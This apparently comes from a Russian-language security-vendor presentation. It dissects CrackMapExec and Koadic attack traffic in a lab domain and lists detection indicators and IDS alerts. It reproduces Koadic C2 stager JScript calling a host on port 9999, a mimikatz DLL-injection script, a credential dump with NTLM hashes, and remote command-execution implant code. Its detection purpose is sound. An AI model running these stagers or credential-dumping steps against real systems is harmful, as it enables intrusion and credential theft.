
CME enum_avproducts

Что делает:

Позволяет узнать о наличии AntiSpyware AntiVirus средств на машине жертвы

Как работает:

Создает instance и выполняет запрос с помощью WQL



```
SMB         192.168.241.102 445    WIN02            [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN02) (domain:CONTOSO) (signing:False) (SMBv1:True)
SMB         192.168.241.102 445    WIN02            [+] CONTOSO\user02:098*()poiIOP (Pwn3d!)
ENUM_AVP... 192.168.241.102 445    WIN02            [+] Found Anti-Spyware product:
ENUM_AVP... 192.168.241.102 445    WIN02            instanceGuid => {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
ENUM_AVP... 192.168.241.102 445    WIN02            displayName => Windows Defender
ENUM_AVP... 192.168.241.102 445    WIN02            pathToSignedProductExe => %ProgramFiles%\Windows Defender\MSASCui.exe
ENUM_AVP... 192.168.241.102 445    WIN02            pathToSignedReportingExe => %SystemRoot%\System32\svchost.exe
ENUM_AVP... 192.168.241.102 445    WIN02            productState => 397568
```

CME enum_avproducts

1.

```
.......\.\.r.o.o.t.\.S.e.c.u.r.i.t.y.C.e.n.t.e.r.2........
```

2.

```
..W.Q.L...&...!...B...!...S.e.l.e.c.t. .*. .F.r.o.m.
.A.n.t.i.S.p.y.w.a.r.e.P.r.o.d.u.c.t..... .......
```

…

```
...AntiSpywareProduct..Windows
Defender..{D68DDC3A-831F-4fae-9E44-
DA132C1ACF46}..%ProgramFiles%\Windows
Defender\MSASCui.exe..%ProgramFiles%\
Windows Defender\MsMpeng.exe..Mon,
03 Sep 2018 13:15:07 GMT.........
```

2.

```
..W.Q.L..........>.......S.e.l.e.c.t. .*. .f.r.o.m.
.A.n.t.i.V.i.r.u.s.P.r.o.d.u.c.t....
```

…

```
...AntiVirusProduct..Windows
Defender..{D68DDC3A-831F-4fae-9E44-
DA132C1ACF46}..%ProgramFiles%\Windows
Defender\MSASCui.exe..%ProgramFiles%\
Windows Defender\MsMpeng.exe..Mon,
03 Sep 2018 12:17:02 GMT..
```

Легенда:

Hardcode Server Client

Как обнаружить CME

1

WQL-запросы:
Select * from AntiVirusProduct
Select * from AntiSpywareProduct

2

Обращение к планировщику задач через ATSVC (функция NetrJobAdd)


3

Запросы для получения групп и пользователей из AD

4

Получение списка залогиненных на машине пользователей (NetSessEnum)


Обнаружение СМЕ в PT NAD



ATTACK [PTsecurity] SMB Start of service via xml

General information

Name ATTACK [PTsecurity] SMB Start of service via xml
Severity level 🟥 High
Class Attempted Administrator Privilege Gain
SID 10003423 Rev 1
Alert timestamp 03.09.2018 12:34:21




ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query

General information

Name ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP quer y
Severity level 🟨 Medium
Class Attempted Information Leak
SID 19000031 Rev 1
Alert timestamp 03.09.2018 12:34:38

Обнаружение CME в PT NAD




Shown 18 rows — Checked 0 rows

!	Message ▴	Class	⚡	🛡	Alert timestamp	Source IP	Source port	Sc	Destination IP	Destin
🟨	ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query	Attempted Information Leak			03.09.2018 12:34:38	192.168.241.203	62858		192.168.241.200	389
🟨	ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query	Attempted Information Leak			03.09.2018 12:34:38	192.168.241.203	62858		192.168.241.200	389
🟨	ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query	Attempted Information Leak			03.09.2018 12:34:38	192.168.241.203	62858		192.168.241.200	389
🟨	ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query	Attempted Information Leak			03.09.2018 12:34:38	192.168.241.203	62858		192.168.241.200	389
🟨	ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query	Attempted Information Leak			03.09.2018 12:34:38	192.168.241.203	62858		192.168.241.200	389
🟨	ATTACK AD [PTsecurity] NetSess enumeration DC	Attempted Information Leak			03.09.2018 12:34:39	192.168.241.203	62864		192.168.241.200	445
🟨	ATTACK AD [PTsecurity] NetSess enumeration user hosts	Attempted Information Leak			03.09.2018 12:34:39	192.168.241.203	62866		192.168.241.201	445
🟨	ATTACK AD [PTsecurity] SAMR Network Recon activity. GetMembersInAlias	Attempted Information Leak			03.09.2018 12:34:39	192.168.241.203	62864		192.168.241.200	445
🟨	ATTACK AD [PTsecurity] SAMR Network Recon activity. GetMembersInAlias	Attempted Information Leak			03.09.2018 12:34:39	192.168.241.203	62866		192.168.241.201	445
🟥	ATTACK [PTsecurity] SMB Start of service via xml	Attempted Administrator Privilege Gain			03.09.2018 12:34:21	192.168.241.1	53344		192.168.241.203	445

POSITIVE TECHNOLOGIES

№3 koadic

Чем опасен koadic



KOADIC

Повышает привилегии через обход UAC

Функционал для recon

Управляет zombies

Несколько вариантов удаленного запуска mimikatz


Выполняет команды удаленно

Получает данные из буфера обмена

Living off the land

Полноценный C3 (COM Command & Control)

Чем опасен koadic



```
        -{ COM Command & Control }-
      Windows Post-Exploitation Tools
             Endless Intellect

             ~[ Version:  0xA ]~
             ~[ Stagers:    5 ]~
             ~[ Implants:  35 ]~

(koadic: sta/js/mshta)# use implant/inject/mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# info

        NAME         VALUE                REQ     DESCRIPTION
        -----        ------------         ----    -------------
        DIRECTORY    %TEMP%               no      writeable directory on zombie
        MIMICMD      sekurlsa::logonp...  yes     What Mimikatz command to run?
        ZOMBIE       ALL                  yes     the zombie to target

(koadic: imp/inj/mimikatz_dotnet2js)# 
```

Koadic mimikatz dotnet to js

Что делает:

Запускает mimikatz на машине жертвы

Как работает:

1. Устанавливает сессию с zombie
2. Выполняет inject dll
3. Запуск mimikatz и получение данных с output в теле POST-запросов


Фичи/нюансы:

- Передача сериализованного объекта и base64 dll
- Использует https://github.com/tyranid/DotNetToJScript

Koadic mimikatz dotnet to js

Первый запрос CnC, передается основное тело

```
GET /rwEpO HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows
NT 10.0; Win64; x64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.30729;
.NET CLR 3.5.30729)
Host: 192.168.241.1:9999
Connection: Keep-Alive
```



```
HTTP/1.0 200 OK
Server: Apache
Date: Wed, 12 Sep 2018 10:55:06 GMT

<html>
<head>
<script language="JScript">
window.resizeTo(1, 1);
window.moveTo(-2000, -2000);
window.blur();

try
{
    window.onfocus = function() { window.blur(); }
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
}
catch (e){}

var OMFIRBNXQY =
{
    FS : new ActiveXObject("Scripting.FileSystemObject"),
    WS : new ActiveXObject("WScript.Shell"),

    STAGER : "http://192.168.241.1:9999/rwEpO",
    SESSIONKEY : "9a1411e6729f4d959badc5db35bdeb94",
    JOBKEY : "",
    JOBKEYPATH : "http://192.168.241.1:9999/rwEpO?sid=9a1411e6729f4d959badc5db35bdeb94;csrf=",
    EXPIRE : "999999999999999"

};
```

Koadic mimikatz dotnet to js

Последующие запросы

```
GET
/rwEpO?sid=9a1411e6729f4d959badc5db35bd
eb94;csrf=dd7d6ffd088242cca80c14cc437fb4
32;\..\..\..\mshtml,RunHTMLApplication
HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 10.0; Win64; x64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET
CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 192.168.241.1:9999
Connection: Keep-Alive
```

Последующие запросы связаны непосредственно с функционалом, в нашем случае это вызов mimikatz

Koadic mimikatz dotnet to js

Передается сам mimikatz

```
HTTP/1.0 200 OK
Server: Apache
Date: Wed, 12 Sep 2018 10:56:59 GMT
<html>
<head>
<script language="JScript">
try {
        var a = new ActiveXObject('System.Collections.ArrayList');
        var d = fmt.Deserialize_2(serialized_obj);
        var o =
        d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
        var shim_lpParam =
        "sekurlsa::logonpasswords~~ETag~~378cd8ef576940d49ec
        4bf93e5885eb4~~f6108b03752e4a0f893e30c2d2421ec9~~1
        846470e230e46e58ebd06c20a47a536~~" +
        RHBMRNANAN.work.make_url();
        var base64DLL =
        "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAQAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAA4
        fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ
        SBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABXmGKn
        E/kM9BP5DPQT+Qz0p2X99Bf5DPSnZf/0a/kM9Kdl/vQe+Qz
        0KKcP9RT5DPQopwn1B/kM9CinCPUB+Qz0zgbH9BT5DPQT
        +Q30Z/kM9ISnCfUa+Qz0hKcM9RL5DPSB...

        o.InjectDLL(base64DLL, shim_lpParam, 7656);
        RHBMRNANAN.work.report("Done");
} catch (e) {
        RHBMRNANAN.work.error(e);
}
```

Koadic mimikatz dotnet to js

```
POST
/rwEpO?sid=9a1411e6729f4d959badc5db35bdeb94;csrf=dd7d6ffd08
8242cca80c14cc437fb432; HTTP/1.1
User-Agent: Mozilla 5.0
Host: 192.168.241.1:9999
Content-Length: 464
Cache-Control: no-cache


  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 13:14:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com
)
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             (
vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com
***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
HTTP/1.0 200 OK
Server: Apache
Date: Wed, 12 Sep 2018 10:56:59 GMT
```

```
mimikatz(powershell) # token::elevate...
* Process Token : {0;07fa4170} 1 D 134783298
CONTOSO\Administrator

...

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133841264 (00000000:07fa4170)
Session           : CachedInteractive from 1
User Name         : user04
Domain            : CONTOSO
Logon Server      : DC
Logon Time        : 9/12/2018 1:10:19 PM
SID               : S-1-5-21-1662520985-2934808638-3559630843-1104
        msv :
        [00000003] Primary
        * Username   :  user03
        * Domain     :  CONTOSO
        * NTLM       :  a7dd78b0e52c39b47f518787c02e82b5
        * SHA1       :  0fd5cd8129e7810a3186cf86bd9ec953ff3aa0dc
        * DPAPI      :  f88193e7ad3ac2adcb74317ac5ad618e


...
```

Koadic implant/manage/exec_cmd

Что делает:

Удаленное выполнение команд

Как работает:


1. Устанавливает сессию с zombie
2. Отправляет скрипт с вызовом shell и командой

Фичи/нюансы:

При использовании данного импланта добавляет в основной скрипт
2 варианта вызова shell – с возвращением вывода и без

Koadic implant/manage/exec_cmd

Что за GAWTUUGCFI ?



```
var GAWTUUGCFI =
{
    FS : new ActiveXObject("Scripting.FileSystemObject"
    WS : new ActiveXObject("WScript.Shell"),

    STAGER : "http://192.168.241.1:9999/invPr",
    SESSIONKEY : "464f0d3bbc664f2cb05bb56d89bdbcbd",
    JOBKEY : "5f7125ba63a848fe80199c42e606afd7",
    JOBKEYPATH : "http://192.168.241.1:9999/invPr?sid=4
    EXPIRE : "999999999999999"

};
```

```
try
{
        var readout = true;
        if (readout)
        {
                var output = GAWTUUGCFI.shell.exec("whoami",
                "%TEMP%\\"+GAWTUUGCFI.uuid()+".txt");
        }
        else {
                var output = "";
                GAWTUUGCFI.shell.run("whoami");
                GAWTUUGCFI.work.report();
        }
        if (output != "") {
                GAWTUUGCFI.work.report(output);
        }
}
catch (e)
{
        GAWTUUGCFI.work.error(e);
}
```

Имплант exec_cmd предусматривает выполнение команд с возвращением output, либо без

В основное тело скрипта добавляется код текущего импланта

Как обнаружить koadic

1

HTTP-запросы, через которые всегда общается koadic, имеют определенный вид и отличимы от остального трафика

2

Каждая команда — новая HTTP-сессия

3

Использование WinHttpRequest API

